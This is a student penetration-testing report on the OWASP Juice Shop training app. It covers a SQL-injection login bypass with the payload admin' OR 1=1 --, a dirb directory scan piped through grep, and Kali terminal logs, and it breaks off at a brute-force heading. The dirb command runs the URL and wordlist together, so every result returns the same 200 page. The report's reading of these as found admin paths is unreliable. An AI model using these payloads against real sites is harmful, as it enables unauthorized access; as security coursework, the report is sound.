

cyber security



**farah negm ahmed [2305562]
ganna eslam hamed [2305523]
kenzy yasser helmy [2305297]**

Scope and Methodology

Scope:

Websites and APIs tested: OWASP Juice Shop application.

Methodology:



Black-box testing was performed, simulating real-world attack scenarios without access to source code.

Tools Used:

Burp Suite: For traffic analysis and vulnerability detection.

Hydra: For brute force attacks.

Dirb: To discover hidden directorie



Critical Vulnerabilities - SQL Injection

Description:

A SQL Injection vulnerability was discovered on the login page, allowing attackers to bypass authentication using payloads like admin' OR 1=1 --.

Risk:



Exploiting this flaw grants unauthorized access to sensitive user accounts.

Evidence:

A successful login attempt with an admin account was achieved using a crafted SQL payload.

Recommendations:

- Use parameterized queries (prepared statements) to prevent SQL Injection.
 - Validate and sanitize user inputs on the server side.
 - Validate and sanitize user inputs on the server side.



The screenshot shows that you successfully completed the “Login Admin” challenge in the OWASP Juice Shop platform, which involves logging in using the administrator account.

```
ganna@ganna:~
```

```
$ dirb https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt -v | grep admin
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~administrator (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~sysadmin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/admin.cgi (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/admin.php (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/admin.pl (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/admin_ (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_area (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_banner (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_c (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_index (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_interface (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_login (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin_logon (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin1 (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin2 (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admin3 (CODE:200|SIZE:3748)
```

```
ganna@ganna:~
```

```
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminlogon (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminpanel (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminpro (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminss (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminsessions (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~adminsql (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~admintools (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~aspadmin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~AT-admin.cgi (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~axis2-admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~axis-admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/banner~admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/bb~admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/big~admin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~cadmin (CODE:200|SIZE:3748)

+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~ccp14admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/usr/share/wordlists/dirb/common.txt/~cms~admin (CODE:200|SIZE:3748)
```

The enumeration process successfully revealed hidden administrative paths, which could be leveraged by attackers to gain unauthorized access..

dirb: This is the command to run the directory buster tool.


<https://juice-shop.herokuapp.com>: This is the target website being scanned.

/usr/share/wordlists/dirb/common.txt: This specifies the wordlist dirb uses. common.txt is a standard wordlist containing common directory and file names often used in web applications.

-v: This option enables verbose output, showing more details about the requests and responses.

| grep admin: This pipes the output of dirb to the grep command. grep admin filters the output, displaying only lines containing the word "admin." This helps to quickly identify potential administrative interfaces.

Interpreting the Output:



```
(root㉿kali)-[~/home/kenzy]
# ping -c 1 juice-shop.herokuapp.com
PING juice-shop.herokuapp.com (54.73.53.134) 56(84) bytes of data.

--- juice-shop.herokuapp.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

[root@kali ~]#
[root@kali ~]# sudo gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

[root@kali ~]# ls
Desktop Documents Downloads Music Pictures Public Templates Videos assignment_session.log

[root@kali ~]# cd /usr/share/wordlists
[root@kali ~]# sudo gunzip rockyou.txt.gz
[root@kali ~]# ls
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt sqlmap.txt wfuzz wifite.txt
```

Brute Force Attack Description:

